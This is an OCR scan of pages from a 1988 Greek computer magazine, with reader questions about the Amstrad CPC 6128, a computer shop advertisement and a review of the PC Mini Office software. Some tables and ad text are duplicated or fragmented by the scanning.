Οι κάτοχοι Atari ST, Amiga ή Macintosh θα πρέπει να είναι περισσότερο εξοικωμένοι μια και τα λειτουργικά τους συστήματα χρησιμοποιούν κάτι παρόμοιο, τα folders. Τα subdirectories είναι ομάδες από αρχεία, τα οποία συνήθως έχουν κάποια σχέση μεταξύ τους. Η ομάδα αυτή δεν επιτρέπει στα αρχεία που το αποτελούν να φαίνονται αμέσως, αλλά έχει ένα χαρακτηριστικό όνομα (που βέβαια του δίνουμε εμείς). Έτσι μπορούμε να βάλουμε σε τάξη τα αρχεία και τα προγράμματα χωρίζοντάς και καλώντας τα μέσω των subdirectories.

Αν για παράδειγμα ψάχνουμε για το PACMAN μέσα στο σκληρό δίσκο, θα μπορούσαμε να επιλέξουμε το subdirectory με τίτλο games, να ανοίξουμε το subdirectory με τίτλο arcades και να το βρούμε. Βέβαια είναι φανερό ότι πρόκειται για ... μανουβρα, αλλά παρ' όλα αυτά γλιτώνει κανείς κόπο και χρόνο αντί να ψάχνει για μεμονωμένα προγράμματα.

Κατά τα άλλα ο σκληρός δίσκος δεν φαίνεται σχεδόν ποτέ. Δεν αλλάζει δηλαδή όπως οι δισκέτες αλλά παραμένει κρυμμένος. Τέλος, ένα ιδιαίτερο του χαρακτηριστικό είναι ότι είναι σχεδόν πάντα πολύ ... ακριβός!

Όσον αφορά τώρα τις CD-ROMS, το κυριότερό τους χαρακτηριστικό είναι η τεράστια ικανότητα αποθήκευσης που διαθέτουν (πολλές εκατοντάδες MBytes ή ακόμα και Giga-bytes!) και η τεράστια ταχύτητα



μεταφοράς των δεδομένων στη μνήμη. Η τεχνολογία που χρησιμοποιούν είναι τελειώς διαφορετική και βασίζεται όχι πια στην «παραδοσιακή», μαγνητική επιστρωση αλλά στην τεχνολογία laser, στην ίδια μέθοδο που βασίζονται και τα compact disc του στερεοφωνικού. Μια ακτίνα laser αναλαμβάνει να «περάσει» πάνω από μια ειδική επιφάνεια, στέλνοντας σήματα που αντιστοιχούν σε 0 ή 1, ανάλογα με το αν η επιφάνεια ανακλά την ακτίνα ή όχι. Το μόνο κακό με τις CD-ROMS είναι ότι, όπως άλλωστε λέει το όνομά τους, δεν μπορούν προς το παρόν να «γραφτούν» από τον υπολογιστή, αλλά μόνο διαβάζονται. Λέμε βέβαια «προς το παρόν», γιατί η τεχνική αυτή βελτιώνεται συνεχώς.

... Έχω κάποιες απορίες που αφορούν τον υπολογιστή Amstrad CPC 6128.

α) Πώς μπορούμε να καθορίσουμε ξανά τα πλήκτρα του Amstrad; Π.χ. όπως γίνεται με την εντολή KEY που καθορίζουμε τα function keys (f0, f1 κ.λπ.) έτσι και τα πλήκτρα ESC, TAB, CLR κ.τ.λ.

β) Τι κάνουμε για να χρησιμοποιήσουμε το SET.COM σε μία δισκέτα με κάτω από 10K free; Είναι απαραίτητο το SET.COM να βρίσκεται πάνω στη δισκέτα για να αφαιρεθούν τα χαρακτηριστικά SYS και R/O ή όχι;

γ) Γιατί, αφού γράψω CAT χωρίς να έχω δισκέτα στο drive και αφού πατήσω το C (cancel), η μνήμη του Amstrad πέφτει στα 38153bytes; Μήπως η εντολή PRINT FRE(0) κάνει λάθος;

I. Ζουρουριδής

Η πρώτη ερώτησή σου έχει απαντηθεί στο προηγούμενο τεύχος. Η λύση είναι η εντολή KEY DEF η οποία μπορεί να επανακαθορίσει ολόκληρο το πληκτρολόγιο του Amstrad. Για τη δεύτερη ερώτησή σου τώρα η απάντηση είναι αρνητική. Δεν χρειάζεται το SET.COM να βρίσκεται στην ίδια δισκέτα. Αρκεί να δώσεις SET B: filename και το CP/M θα σου δώσει prompt να αλλάξεις τη δισκέτα στο drive. Αυτός ο τρόπος έχει το μειονέκτημα ότι αλλάζεις δισκέτες συνεχώς.

Ένα πρόγραμμα που θα σε βοηθούσε πάρα πολύ σε τέτοιου είδους «περίεργες» δουλειές είναι το Oddjob, το οποίο έχει τον καλύτερο directory editor που έχω δει ως τώρα.

Για την τρίτη ερώτησή σου τα πράγματα δεν είναι και τόσο απλά. Ο Amstrad φυσιολογικά σου έβγαλε αυτό το μήνυμα γιατί προκάλεσες τη διακοπή της εργασίας με βάρβαρο τρόπο! Πιο αναλυτικά, για να τυπώσει το directory ο Amstrad χρειάζεται ένα buffer τουλάχιστον 2K. Εφ' όσον διέκοψες την εργασία πριν ολοκληρωθεί, το AMS-DOS δεν φρόντισε να αποδεσμεύσει αυτό το χώρο μνήμης (αυτό είναι bug!) και έτσι βρέθηκε η RAMTOP 2K χαμηλότερα από το κανονικό. Χρησιμοποιώντας την εντολή MEMORY μπορείς να ξανακερδίσεις αυτά τα 2K αρκεί πριν να μην έχεις χρησιμοποιήσει την εντολή SYMBOL AFTER. Αν την είχες χρησιμοποιήσει, τότε η μόνη λύση είναι το RESET.

... Έχω έναν Amstrad CPC 6128. Πώς θα μπορέσω να αντιγράψω τα διάφορα προ-

γράμματα στην περιοχή των 203K; Όταν φορτώνω το πρόγραμμα για τη «δευτέρα δισκέτα» με τα 203K free και τρέχω το "EXIT PROGRAM", μου βγάζει Syntax Error και μερικές ακόμα εντολές. Η πρώτη εντολή είναι ο αριθμός 58853 και είναι όλο τα γράμματα SPC. Η δεύτερη εντολή είναι 43521 \* MODE - MERGE +LIST' Τι ακριβώς πάει στραβά;

Σ. Νικολαΐδης

Για να μπορέσεις να αντιγράψεις προγράμματα σ' αυτές τις «περίεργες» δισκέτες θα αναγκαστείς να καταφύγεις σε γλώσσα μηχανής, εκτός αν το πρόγραμμα που θέλεις να αντιγράψεις είναι γραμμένο ολόκληρο σε BASIC. Δυστυχώς δεν υπάρχει αυτή τη στιγμή κατάλληλο αντιγραφικό που να έχει αυτή τη δυνατότητα. Όμως εκτός από αυτό το μειονέκτημα, το κόλπο αυτό έχει και ένα άλλο πολύ σημαντικό που δε φαίνεται με την πρώτη ματιά. Υποθέτωντας ότι έχεις αντιγράψει το πρόγραμμα στη δισκέτα με τα 203K, δε σου εξασφαλίζει ότι θα τρέχει. Αν το πρόγραμμα ξεκινά με binary αρχείο (δηλαδή ο loader είναι γραμμένος σε γλώσσα μηχανής και εκτελείται αυτόματα χωρίς τη μεσολάβηση BASIC προγράμματος) τότε όλες οι παράμετροι του δίσκου που είχαν οριστεί χάνονται από τη μνήμη γιατί ο Amstrad κάνει Reset πριν τρέξει το binary αρχείο (το Reset αυτό είναι διαφορετικό από αυτό που προκαλείται με τα πλήκτρα, Control, Shift και Escape). Το αποτέλεσμα αυτού του Reset είναι να μην καταλαβαίνει πλέον ο υπολογι-

στής το «δικό μας» format και κατά συνέπεια το πρόγραμμα αδυνατεί να τρέξει. Η λύση αυτού του προβλήματος είναι φοβερά πολύπλοκη, καθώς θα πρέπει να παγιδεύσουμε όλες τις entries του Jumpblock που προκαλούν αυτού του είδους το Reset έτσι ώστε να αλλάξουμε ξανά το XPB. Ενδεικτικά σου αναφέρω τις δύο κλασικές ρουτίνες του Jumpblock που προκαλούν αυτό το Reset και είναι η MC-BOOT-PROGRAM στη διεύθυνση #BD13 και η MC-START-PROGRAM στη διεύθυνση #BD16. Τώρα για το πρόβλημα που σου παρουσιάστηκε με το Exit Program νομίζω ότι κάποιο λάθος θα πρέπει να έχει γίνει σε κάποιο POKE γιατί το πρόγραμμα αυτό έχει ελεγχθεί και τρέχει σίγουρα. Μπορεί να το έσωσες στο normal format και γι' αυτό σου έκανε αυτά τα κόλπα. Πάντως για το πρόβλημα του αντιγραφικού κάτι θα γίνει. Ήδη οι συνεργάτες μας δουλεύουν πυρετωδώς για να υλοποιηθεί όσο το δυνατό πιο γρήγορα.





# ΚΟΜΠΙΟΥΤΕΡΟΥΠΟΛΗ GENERAL

- 128 K
- 8 χρώματα
- RS-232
- MIDI INTERFACE
- Ενσωματωμένο κασσετόφωνο
- Συμβατός με Spectrum 48+

- Z-80 MICROPROCESSOR
- Μνήμη 128 K RAM-512 K
- Οθόνη πράσινη ή έγχρωμη
- Disk DRIVE 360 K
- Πληκτρολόγιο
- έξοδοι: JOYSTICK, Printer



SINCLAIR SPECTRUM +2



SINCLAIR SPECTRUM +3

- Μνήμη 128 K RAM
- Επεξεργαστής Z-80
- 2 υποδοχές για joysticks
- 3 ιντσών Floppy disk drive (350 k)
- RS-232/centronics
- Σύνδεση σε τηλεόραση


## AMSTRAD 6128



Πολλές επαγγελματικές εφαρμογές

### ΕΚΤΥΠΩΤΕΣ ΚΑΘΕ ΤΥΠΟΥ

- STAR
- CITIZEN
- SEIKOSHA
- AMSTRAD
- EPSON



ΓΡΑΦΗ ΕΓΓΥΗΣΗ  
ΑΡΙΣΤΑ ΟΡΓΑΝΩΜΕΝΟ SERVICE  
ΥΠΕΥΘΥΝΗ ΕΝΗΜΕΡΩΣΗ



AMSTRAD PC-1640

ΠΩΛΗΣΗ ΧΟΝΔΡΙΚΗ - ΛΙΑΝΙΚΗ  
ΚΕΝΤΡΙΚΗ ΔΙΑΘΕΣΗ ΒΟΡ. ΕΛΛΑΔΟΣ



ΑΠΟΛΥΤΑ ΣΥΜΒΑΤΟ



Aviette  
συμβατό

\*MSDOS/CPM

- 8088-2 (8 MHz)
- 256 K - 640 K RAM ΜΝΗΜΗ
- 1-2 DISK DRIVE 5 1/4" X - 360 KB
- HARD DISK 10,20,30,40 ... 100 MB
- RS/232 CENTRONICS
- Οθόνη - Πληκτρολόγιο
- 8 ελεύθερα slots επεκτάσεων

## προσφορές του μήνα!!

JOYSTICK QUICK SHOT 2.100  
 ΔΙΣΚΕΤΕΣ DS/DD 360 KB 220  
 ΔΙΣΚΕΤΕΣ 3" (AMSTRAD 6128) 650  
 ΔΙΣΚΕΤΟΘΗΚΕΣ (με κλειδί) 2.200  
 ΕΚΤΥΠΩΤΗΣ CITIZEN 120 D 43.900  
 (Ελληνικά + καλώδιο + παράλληλο I/F)  
 Πολλά GAMES για PC (συμβατά)  
 (οι τιμές είναι με Φ.Π.Α.)

CGA και MDA κάρ-  
 mother board

Εξ-  
 40x350, Μονόχρωμη

Εργαστή στα 8 MHz  
 και RS232 θύρες

Επεκτάσεως  
 και μετά την  
 σκληρού δίσκου  
 ενάφωνο κ.λπ.

Hardware 80-86 processors MHz  
 512 K μνήμη  
 Έγχρωμη ή μονόχρωμη οθόνη  
 Mouse  
 RS 232/centronics interface  
 Software MS-DOS  
 Gem Basic 2  
 Ελληνικό βιβλίο οδηγιών

PC 1512

AMSTRAD PC-1512

ΠΕΡΙΦΕΡΕΙΑΚΑ ΟΛΩΝ ΤΩΝ  
 ΕΡΓΟΣΤΑΣΙΩΝ ΓΙΑ ΟΛΟΥΣ ΤΟΥΣ Η/Υ

- Εκτυπωτές
- Monitors
- ΑΝΑΛΩΣΙΜΑ
- ΔΙΣΚΕΤΕΣ
- ΒΙΒΛΙΑ
- ΠΕΡΙΟΔΙΚΑ



ΟΛΑ  
 ΤΑ TOP  
 GAMES

12 ΜΗΝΕΣ  
 ΕΓΓΥΗΣΗ

ΣΤΕΛΝΟΥΜΕ  
 ΚΑΙ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ  
 ΜΕ ΑΝΤΙΚΑΤΑΒΟΛΗ  
 ΤΗΛΕΦΩΝΗΣΤΕ ΜΑΣ:  
 (031) 285.139



Κασσέτες προγραμμάτων



**GENERAL**

COMPUTERS & ΟΡΓΑΝΩΣΗ

ΕΘΝ. ΑΜΥΝΗΣ 9 (Γπ Βού Σοφίας) - ΘΕΣ/ΝΙΚΗ-ΤΗΛ. 285.382 - 285.139



# ΕΦΑΡΜΟΓΕΣ

ΓΙΑ PIXEL USERS

## PC Mini Office Ο ΗΛΕΚΤΡΟΝΙΚΟΣ ΥΠΑΛΛΗΛΟΣ

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

Για το Μάιο, οι «εφαρμογές» έχουν δύο προγράμματα, από αυτά που αναλαμβάνουν να κάνουν τις βαρετές, κουραστικές και ανιαρές εργασίες εύκολες και κάπως όμορφες. Έχουμε το Prowrite για τις Amiga και το PC Office για οποιαδήποτε PCs.

Το PC Office είναι ένα πρόγραμμα, από αυτά που δεν ικανοποιούνται μόνο σε μια λειτουργία. Είναι ικανά για πολλά, διάφορα και συγχρόνως πολύ χρήσιμα πράγματα. Σε αυτά μπορείτε να υπολογίζετε έναν διευθυνσιογράφο, ένα πρόγραμμα λογιστικής, έναν word-processor, ένα αρχείο και μερικές ακόμα χρήσιμες utilities. Όπως καταλαβαίνετε λοιπόν, αν ο PC σας είχε απαλή φωνή, ...ξανθά μαλλιά και περισσότερη εξυπνάδα, δεν θα είχε μεγάλη διαφορά από μια γραμματέα, τρέχοντας το PC Office. Αρ-

κετά όμως με τις παρομοιώσεις επιστημονικής φαντασίας, ξεκινάμε αμέσως.


### ΕΚΚΙΝΗΣΗ

Το PC Office δεν χρειάζεται, για να τρέξει, παρά μόνο τη δισκέτα. Μόλις ο υπολογιστής σας δηλαδή σας δώσει μήνυμα "Insert a SYSTEM disk" ή κάτι παρόμοιο, το μόνο που έχετε να κάνετε είναι να βάλετε τη δισκέτα του PC Office στο drive. Εάν περιμένετε λίγο θα δείτε στην οθόνη να εμφανίζεται το εισαγωγικό μήνυμα και ένα ρολόι, ενώ κατόπιν η οθόνη σας θα γεμίσει από το κεντρικό μενού και το αρκετά μεγάλο λογότυπο της εταιρίας. Η έκδοση του προγράμματος που είχαμε ήταν η 1.0.

### ΕΠΙΛΟΓΗ ΕΡΓΑΣΙΩΝ

Οι βασικές εργασίες του προγράμματος είναι 7. Σε αυτές δεν περιλαμβάνονται 5 utilities, οι οποίες στην πραγματικότητα είναι «μικροσυσκευές» μέσα στον υπολογιστή, όπως ρολόι, ημερολόγιο, σημειωματάριο, τηλεφωνικός κατάλογος και αριθμομηχανή. Δεν είπαμε ακόμα τις κύριες εργασίες.

Στο κεντρικό μενού λοιπόν μπορείτε να διαλέξετε ανάμεσα σε αρχείο, κειμενογράφο, διευθυνσιογράφο, υπενθυμιστή και μίνι... λογιστή για τα έσοδα και τα έξοδά σας. Πρέπει εδώ να πούμε ότι σε οποιοδήποτε σημείο του PC Office κι αν βρίσκεστε, ακόμα και όταν κάνετε εισαγωγή δεδομένων, μπορείτε να έχετε στη





<table border="1"> <tr> <th colspan="2">ΜΑΡΤΙΟΣ</th> <th colspan="2">1988</th> </tr> <tr> <td>Κ</td><td>Δ</td><td>Τ</td><td>Π</td><td>Π</td><td>Σ</td> </tr> <tr> <td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td> </tr> <tr> <td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td> </tr> <tr> <td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td> </tr> <tr> <td>27</td><td>28</td><td>29</td><td>30</td><td>31</td><td></td><td></td> </tr> </table>		ΜΑΡΤΙΟΣ		1988		Κ	Δ	Τ	Π	Π	Σ	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31			<table border="1"> <tr> <th colspan="2">ΤΗΛΕΦΩΝΙΚΟΣ ΚΑΤΑΛΟΓΟΣ [ A ]</th> </tr> <tr> <td>ΑΝΤΩΝΙΑΔΗΣ Γ.</td> <td>4563 789</td> </tr> <tr> <td>ΑΝΤΩΝΙΟΥ</td> <td>7726 789</td> </tr> <tr> <td>ΑΝΔΡΕΑΔΗΣ Ν.</td> <td>3456 276</td> </tr> <tr> <td>ΑΡΑΜΠΑΤΖΗΣ</td> <td>4546 897</td> </tr> </table>		ΤΗΛΕΦΩΝΙΚΟΣ ΚΑΤΑΛΟΓΟΣ [ A ]		ΑΝΤΩΝΙΑΔΗΣ Γ.	4563 789	ΑΝΤΩΝΙΟΥ	7726 789	ΑΝΔΡΕΑΔΗΣ Ν.	3456 276	ΑΡΑΜΠΑΤΖΗΣ	4546 897
ΜΑΡΤΙΟΣ		1988																																																	
Κ	Δ	Τ	Π	Π	Σ																																														
6	7	8	9	10	11	12																																													
13	14	15	16	17	18	19																																													
20	21	22	23	24	25	26																																													
27	28	29	30	31																																															
ΤΗΛΕΦΩΝΙΚΟΣ ΚΑΤΑΛΟΓΟΣ [ A ]																																																			
ΑΝΤΩΝΙΑΔΗΣ Γ.	4563 789																																																		
ΑΝΤΩΝΙΟΥ	7726 789																																																		
ΑΝΔΡΕΑΔΗΣ Ν.	3456 276																																																		
ΑΡΑΜΠΑΤΖΗΣ	4546 897																																																		
		<table border="1"> <tr> <td>ΣΤΗΣ</td> </tr> <tr> <td>ΟΔΑ</td> </tr> <tr> <td>ΙΣ ΕΣΟΔΩΝ-ΕΞΟΔΩΝ</td> </tr> <tr> <td>ΡΑΦΟΣ</td> </tr> <tr> <td>ΙΟΓΡΑΦΟΣ</td> </tr> <tr> <td>ΓΑΣΙΩΝ</td> </tr> </table>		ΣΤΗΣ	ΟΔΑ	ΙΣ ΕΣΟΔΩΝ-ΕΞΟΔΩΝ	ΡΑΦΟΣ	ΙΟΓΡΑΦΟΣ	ΓΑΣΙΩΝ																																										
ΣΤΗΣ																																																			
ΟΔΑ																																																			
ΙΣ ΕΣΟΔΩΝ-ΕΞΟΔΩΝ																																																			
ΡΑΦΟΣ																																																			
ΙΟΓΡΑΦΟΣ																																																			
ΓΑΣΙΩΝ																																																			
<p>Sof</p>		<p>Version 1.0</p>																																																	

διάθεσή σας τις βοηθητικές εργασίες. Ας τις δούμε από κοντά.

Στο δεξιό τμήμα της οθόνης υπάρχει πάντα το ρολόι. Πρόκειται ίσως για ένα αρκετά ενοχλητικό ρολόι, μια και έχει αναλάβει την υποχρέωση να χτυπάει κάθε ώρα.

Το σημειωματάριο εμφανίζεται με SHIFT και F7. Εκεί μπορείτε να γράψετε ό,τι ακριβώς θα γράφατε στο μπλοκάκι σας.

Με ESC σβήνεται η γραμμή στην οποία βρίσκεται ο cursor, ενώ με F1 το σημειωματάριο αποχωρεί, αφού σώσει τις σημειώσεις σας στη δισκέτα.

Σειρά έχει ο τηλεφωνικός κατάλογος με SHIFT και F8. Οι σελίδες του καταλόγου χαρακτηρίζονται πάντα από ένα γράμμα, από το οποίο αρχίζουν όλα τα επίπεδα της σελίδας. Για να αλλάξετε σελίδα, δεν έχετε παρά να πατήσετε TAB. Τότε έχετε τη δυνατότητα να επιλέξετε τη σελίδα που θέλετε (για την ακρίβεια το αρχικό γράμμα που θέλετε). Το F1 έχει συνεχώς την ίδια αποστολή: QUIT, SAVE των αλλαγών και επιστροφή.

Σειρά έχει η αριθμομηχανή. Πρόκειται για ένα απλούστατο calculator, το οποίο υποστηρίζει τις 4 βασικές πράξεις και λειτουργία πράξεων με ποσοστά (%). Με Cμηδενίζεται η οθόνη του calculator, ενώ με RETURN ή = έχουμε το αποτέλεσμα της πράξης. Για το F1 δεν νομίζουμε ότι χρειάζεται να σας ξαναπούμε τι κάνει.

Τελευταίο έρχεται το ημερολόγιο. Τα πλήκτρα που το ενεργοποιούν είναι τα SHIFT + F10 και υπάρχει η δυνατότητα για εύρεση του επόμενου ή του προηγούμενου έτους και του επόμενου ή του προηγούμενου μήνα.

Τελειώνοντας τα περί βοηθητικών εργασιών θα πρέπει να σημειώσουμε ότι ο τηλεφωνικός κατάλογος και το σημειωματάριο χρησιμοποιούν το drive B.

Σ' όλα αυτά θα πρέπει να προσθέσουμε ότι όλες οι utilities συνεργάζονται και μεταξύ τους. Με άλλα λόγια, αν χρησιμοποιείτε το σημειωματάριο ή τον τηλεφωνικό κατάλογο μπορείτε πρόσθετα να χρησιμοποιήσετε και την αριθμομηχανή ή το ημερολόγιο. Καιρός όμως να περάσουμε για να δούμε τις κύριες επιλογές. Ας αρχίσουμε από τον υπενθυμιστή.

### ΥΠΕΝΘΥΜΙΣΤΗΣ

Πρόκειται για μια επιλογή η οποία έχει σκοπό να σας κάνει αρκετά πιο συνεπείς

στις υποχρεώσεις σας. Έχετε να διαλέξετε ανάμεσα σε 6 υποπεριπτώσεις, οι οποίες περιλαμβάνουν επίδειξη όλων των υπενθυμίσεων της ημέρας, γενική παρουσίαση των καταχωρήσεων, εύρεση (scarching) κάποιας συγκεκριμένης καταχώρησης, εγγραφή ή διαγραφή. Στην εγγραφή μπορείτε να γράψετε οτιδήποτε, προσθέτοντας στο τέλος και την ημερομηνία. Κάτι που πρέπει να προσέξετε είναι ότι το έτος πρέπει να γράφεται ολόκληρο π.χ. 1988 αντί 88, γιατί αλλιώς δεν θα «περαστεί» τίποτα στη δισκέτα.

Η εργασία για ψάξιμο κάποιας συγκεκριμένης καταχώρησης είναι όσο το δυνατόν πιο εύχρηστη. Οτιδήποτε θυμάστε να περιέχεται σε αυτή μπορείτε να το δώσετε, και το PC Office αναλαμβάνει τα υπόλοιπα. Μόλις βρεθεί η ζητούμενη υπενθύμιση τότε σας δίνεται η δυνατότητα να την ακυρώσετε ή να συνεχίσετε το ψάξιμο για άλλη υπενθύμιση που περιέχει το ίδιο στοιχείο καταχώρησης.

### ΕΣΟΔΑ - ΕΞΟΔΑ

Με την επιλογή σας αυτή το PC Office μεταμορφώνεται σε έναν μικρό λογιστή με γνώσεις φοροτεχνικής. Αναλαμβάνει να παρακολουθεί πελάτες, προμηθευτές και οτιδήποτε άλλο θα μπορούσαμε να χαρακτηρίσουμε σαν έσοδο ή έξοδο. Το menu εδώ είναι πιο λιτό από τα προηγούμενα, με τρεις μόνο επιλογές που σας βοηθούν στην εγγραφή ενός λογαριασμού, στο ψάξιμο κάποιου που ήδη υπάρχει και φυσικά στην επιστροφή. Παρ' όλα αυτά πρόκειται για το πιο χρήσιμο ίσως, μαζί με τον κειμενογράφο, περιβάλλον του PC Office. Η διαδικασία συμπλήρωσης της καρτέλας είναι πολύ απλή, μια και το format της είναι καθορισμένο από την αρχή.

Το ψάξιμο κάποιας καρτέλας γίνεται

≡ BP ≡

07:50:56 PM

**ΟΙΚΟΝΟΜΙΚΗ ΚΑΡΤΕΛΛΑ**

**ΚΑΡΤΕΛΛΑ**

ΚΩΔΙΚΟΣ..... : 7

ΟΝΟΜΑΤΕΠΩΝΥΜΟ... : ΚΑΡΑΝΑΣΟΣ ΓΙΩΡΓΟΣ

ΓΕΝ. ΚΑΤΗΓΟΡΙΑ... : ΑΝΤΙΠΡΟΣΩΠΟΣ

ΕΤΑΙΡΕΙΑ..... : GET FORM LTD

A.Φ.Μ. / Δ.Τ..... : 545433620

ΤΗΛΕΦΩΝΟ..... : 6767 898

TELEX..... : 88476 GR.

ΠΟΛΗ..... : ΑΘΗΝΑ

ΔΙΕΥΘΥΝΣΗ..... : ΑΝΑΠΟΛΙΤΗΣ 34

TAX. ΚΩΔΙΚΑΣ..... : 123 45

ΗΜΕΡΟΜ. ΕΓΓΡΑΦΗΣ.: 07/03/1988

**ΠΡΑΞΗ 1**

ΗΜΕΡΟΜΗΝΙΑ... : 07/03/1988

ΑΠΟ ΜΕΤΑΦΟΡΑ:

ΕΙΣΠΡΑΞΗ..... : 134600

ΣΥΝΟΛΟ..... :

ΠΛΗΡΩΜΗ..... :

ΥΠΟΛΟΙΠΟ..... :

ΤΙΜΟΛΟΓΙΟ... : 243540

ΣΥΝΤΕΛ. ΦΠΑ... : 16 %

ΠΩΛΗΣΗ HARDWARE

Συμπλήρωση τα στοιχεία της νέας Οικον.Καρτέλας  
Κίνηση με Cursor Key οπούδηποτε  
Όταν τελειώσεις πάτησε το πλήκτρο F1



όπως ακριβώς και στον υπενθυμιστή, με τη διαφορά ότι το μενού αυτή τη φορά περιλαμβάνει διαδικασίες οικονομικών πράξεων πάνω στις ήδη υπάρχουσες καρτέλες. Άμεση σχέση με το μενού αυτό έχει και το επόμενο. Πρόκειται για τις εκτυπώσεις των λογαριασμών.

Μέσα στις δυνατότητές μας είναι η εκτύπωση στον εκτυπωτή ή στην οθόνη. Κάτι που δεν έχει και τόση σχέση με την εκτύπωση παρ' όλα αυτά είναι η ανάλυση των λογαριασμών. Η επιλογή του λογαριασμού γίνεται με τον αύξοντα αριθμό του, τον οποίο πρέπει να τον γνωρίζετε. Κατόπιν θα πρέπει να γράψετε την ημερομηνία. Εδώ το πράγμα θέλει προσοχή, γιατί το πώς θα την γράψετε έχει μεγάλη σημασία. Τι εννοούμε; Ας δούμε μερικές περιπτώσεις. Για παράδειγμα αν γράψετε:

/ θα τυπώσει τις οικονομικές πράξεις του λογαριασμού.  
/1987 θα τυπώσει τις πράξεις του 1987.  
/11/1987 θα τυπώσει τις πράξεις του συγκεκριμένου μήνα.  
12/11/1987 θα τυπώσει τις πράξεις της συγκεκριμένης ημερομηνίας.  
/12/ θα τυπώσει τις πράξεις του 12ου μήνα όλων των ετών.

Υπάρχουν ακόμη επιλογές για εκτύπωση του «directory των λογαριασμών», και φυσικά μην ξεχνάμε τη γνωστή μας επιστροφή.

## ΑΡΧΕΙΟ - ΚΕΙΜΕΝΟΓΡΑΦΟΣ - ΔΙΕΥΘΥΝΣΙΟΓΡΑΦΟΣ

Το ΑΡΧΕΙΟ σας δίνει δυνατότητες για πολύ, γρήγορο και εύκολο ...φακέλωμα. Συναντήσαμε τις περισσότερες από τις κλασικές εντολές των αρχείων. Παρ' όλα αυτά, θα λέγαμε ότι η διαδικασία εύρεσης είναι αρκετά απλοϊκή. Για οποιαδήποτε εύρεση χρειάζεται να πληκτρολογήσετε τουλάχιστον 4 γράμματα από το ονοματεπώνυμο, κάτι που ουσιαστικά το περιορίζει, αν σκεφτεί κανείς ότι η ποικιλία στις διαδικασίες εύρεσης σε ένα αρχείο είναι πάντα ένα μεγάλο ατού. Κάτι άλλο που θα πρέπει να προσθέσουμε είναι ότι το format, τα στοιχεία δηλαδή που μπορείτε να συμπληρώσετε, είναι από πριν καθορισμένα.

Όπως καταλαβαίνετε λοιπόν, το αρχείο του PC Office είναι αρκετά εξειδικευμένο. Αυτό βέβαια περιορίζει τις δικές σας δυνατότητες, από την άλλη πλευρά όμως γίνεται αρκετά πιο εύχρηστο και αποδοτικό για τον χρήστη, ο οποίος χρειάζεται περισσότερο ένα εργαλείο από ένα γενικό πρόγραμμα.

Η προτελευταία επιλογή είναι ο κειμενογράφος, που τον ξέρουμε κι ως word-processor. Κατά τη γνώμη μου δεν είναι καθόλου άσχημος. Αντιθέτως είναι πολύ λειτουργικός. Με φορμάρισμα, κεντρά-

ρισμα και στοίχιση του κειμένου, με εντολές για μπλοκ-κειμένου, για ψάξιμο και αντικατάσταση λέξης και γενικά με ό,τι συνήθως θέλουμε από ένα τέτοιο πρόγραμμα. Όλα αυτά βέβαια συμπληρώνονται από τις επιλογές εκτύπωσης, οι οποίες επιτρέπουν εκτός των άλλων μίξη διαφόρων τύπων χαρακτήρων σε κάθε σελίδα κειμένου.

Τελειώνουμε με τον διευθυνσιογράφο. Ο διευθυνσιογράφος είναι συμβατός με το αρχείο που αναφέραμε πιο πάνω, πράγμα που σημαίνει ότι ονοματεπώνυμο, διεύθυνση, τηλέφωνο και ταχυδρομικός κώδικας μπορούν να εμφανιστούν και να τυπωθούν μέσα από αυτόν. Μπορείτε λοιπόν να διαβάσετε τις καρτέλες του αρχείου και να τις τυπώσετε σε αυτοκόλλητες ετικέτες, έτοιμες για τις επιστολές που στέλνετε ή θα στείλετε.

## ΤΕΛΕΙΩΝΟΝΤΑΣ...

Το συμπέρασμά μας είναι θετικό. Όχι τόσο γιατί το PC Office ενσωματώνει τα καλύτερα προγράμματα στην κατηγορία τους, όσο γιατί βρίσκονται όλα μαζί σε ετοιμότητα. Το PC Office δηλαδή είναι ικανό να δουλέψει πραγματικά και να αποδώσει, δηλαδή με λίγα λόγια σας λύνει τα χέρια. Περισσότερες πληροφορίες μπορείτε να πάρετε από την BP Software, τηλ. 7750075.

# AMIGA PROWRITE

## ΚΟΝΤΣΕΡΤΟ ΓΙΑ FONTS ΣΕ A ΜΕΙΖΟΝΑ

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

